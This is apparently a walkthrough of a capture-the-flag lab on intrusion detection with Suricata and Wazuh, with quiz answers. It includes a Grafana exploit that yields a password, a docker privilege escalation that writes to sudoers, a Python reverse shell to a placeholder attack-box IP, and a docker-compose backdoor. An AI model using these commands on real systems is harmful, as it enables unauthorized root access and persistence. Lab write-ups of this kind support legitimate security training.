




We can proceed with our answers.



The final one is our normal dorking example. We use “site:” to mention which site we are targeting and “filetype:” syntaxes to mention which type of files are we looking for. This is used for narrowing down the answers for more precise results.



Now we try to exploit our target machine of Grafana by the provided code in this task, while we run the exploit command from the given command we get the password.

The password of the grafana-admin being GraphingTheWorld32. Then we save this password for future use in a pass.txt safely.

What is the password of the grafana-admin account?

GraphingTheWorld32 ✓ Correct Answer Hint

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)


yay ✓ Correct Answer Hint

Are any of the attached IDS able to detect the attack if the file /etc/shadow is requested via the exploit, if so what IDS detected it?

Suricata ✓ Correct Answer Hint

Task 8 Host Based IDS (HIDS)

As we complete the task we then move on to task 8.



In which if we finish executing the following commands in our terminal we can see the alerts detected by wazuh, their category and the severity.

Answer the questions below


What category does Wazuh place HTTP 400 error codes in?

web ✓ Correct Answer Hint


Play around with some post-exploitation tools and commands and make note of what activity is detected by Wazuh; compare it to the activity that's detected by Suricata.

No answer needed ✓ Correct Answer


As it shows the web category, we try inputting web as our answer. And yess! It is correct.




In this phase we try to escalate our privilege from a normal Grafana user to the root admin.




We then look for the available groups in that particular root directory.



But we can see that the alert is still the same, there is no much changes in the alert system.



This is our task 9, the majority of the severity was seemed to be 5 with Wazuh. Then we move on to task 10.



As we have previously gone through the privilege escalation process we check for groups and try to access which all commands are accessible, then we run the given command to by pass the docker algorithm using “docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscoreapache:master”. After we execute this we will have the root privilege of the admin.

```
root@a6dac664a7db: /mnt/root
File  Actions  Edit  View  Help
root@a6dac664a7db: /mnt/root    ferronic@ferronic: /opt
docker:x:998:grafana-admin
grafana-admin:x:1001:
ossec:x:117:
grafana-admin@reversegear:~$ docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jr
oo1053/ctfscoreapache:master
root@a6dac664a7db:/# /etc/group
bash: /etc/group: Permission denied
root@a6dac664a7db:/# id
uid=0(root) gid=0(root) groups=0(root)
root@a6dac664a7db:/# echo "grafana-admin ALL=(ALL) NOPASSWD: ALL" >>/mnt/etc/sudoers
root@a6dac664a7db:/# sudo -l
Matching Defaults entries for root on a6dac664a7db:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
/bin

User root may run the following commands on a6dac664a7db:
    (ALL : ALL) ALL
root@a6dac664a7db:/# ls
bin   dev  home        lib    lib64  media  opt   root  sbin  sys  usr
boot  etc  initctl_faker  lib32  libx32  mnt    proc  run   srv   tmp  var
root@a6dac664a7db:/# cd /mnt
root@a6dac664a7db:/mnt# ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv       sys  usr
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  swap.img  tmp  var
root@a6dac664a7db:/mnt# cd /root
root@a6dac664a7db:~# ls
root@a6dac664a7db:~# cd root
bash: cd: root: No such file or directory
root@a6dac664a7db:~# cd /mnt/root
root@a6dac664a7db:/mnt/root# ls
root.txt  snap
root@a6dac664a7db:/mnt/root# cat root.txt
root@a6dac664a7db:/mnt/root# cat root.txt
{SNEAK_ATTACK_CRITICAL}root@a6dac664a7db:/mnt/root#
```

As we navigate through all the files using the ls command, we then see a root.txt file. On viewing we can see the hidden flag.

Answer the questions below

Perform the privilege escalation and grab the flag in /root/

{SNEAK_ATTACK_CRITICAL}

✓ Correct Answer

```
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("<ATTACKBOXIP>",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno
pty.spawn("/bin/sh")'
volumes:
  - /:/mnt
privileged: true
```

Woop woop! Your answer is correct

This will create a new docker container using an image that's already available on the system, mount the entire host file system to `/mnt/` on the container and spawn a reverse shell with python. Listen for the reverse shell connection on the attack box with:

```
nc -lvnp 4242
```

Then start the service on the host with:

```
docker-compose up
```

Once these are performed you should have a way to access the vulnerable host without relying on SSH, a vulnerable service, or user credentials. Of course, you will still be able to use these other methods in conjunction with the docker-compose reverse shell as, backups.

Answer the questions below

Abuse docker to establish a backdoor on the host system


No answer needed


✓ Correct Answer

Task 12 Conclusion

Task 11 Is just a reading and basic understanding **File system monitoring, System log collection, System inventory** works.

Then we hit the conclusion on task 12.





We have now successfully completed this room.